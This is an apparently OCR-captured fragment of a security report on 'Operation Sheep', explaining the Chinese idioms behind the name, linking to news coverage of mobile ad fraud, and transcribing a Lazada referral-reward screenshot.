
https://www.buzzfeednews.com/article/craigsilverman/android-apps-cheetah-mobile-kika-kochava-ad-fraud

https://www.prnewswire.com/news-releases/cheetah-mobile-responds-to-kochavas-misleading-statements-300757227.html

Operation Sheep Naming Explained

“顺手牵羊” a Chinese idiom which can be directly translated in English as “taking the opportunity to pilfer a sheep”, originates from an ancient Chinese essay named Thirty-Six Stratagems. In modern days, it refers to stealing properties of small value when the owner is not paying attention or at disadvantage.

“薅羊毛” is a Chinese slang that translates in English as “shaving a sheep in a subtle way that it won’t be noticed”. It refers to the practice of acquiring small unlawful income in a quick manner and on a large scale, hoping to accumulate considerable gain. In the internet age, it describes a multi-million dollar worth underground market of profiting by abusing various reward systems or freebie marketing promotions provided by vendors to reward brand loyalty or expand a customer base.


11:59
Refer Friends
Rules >
Earn $30.00
Refer friends now to earn $30.00 or more in Lazada wallet
Open Gift Box
Refer Friends
Earn Rewards
Top Up In Wallet
SGD 2.00
00:00:00
SGD 8.00 to go
Refer Now
Tan has just earned SGD11.60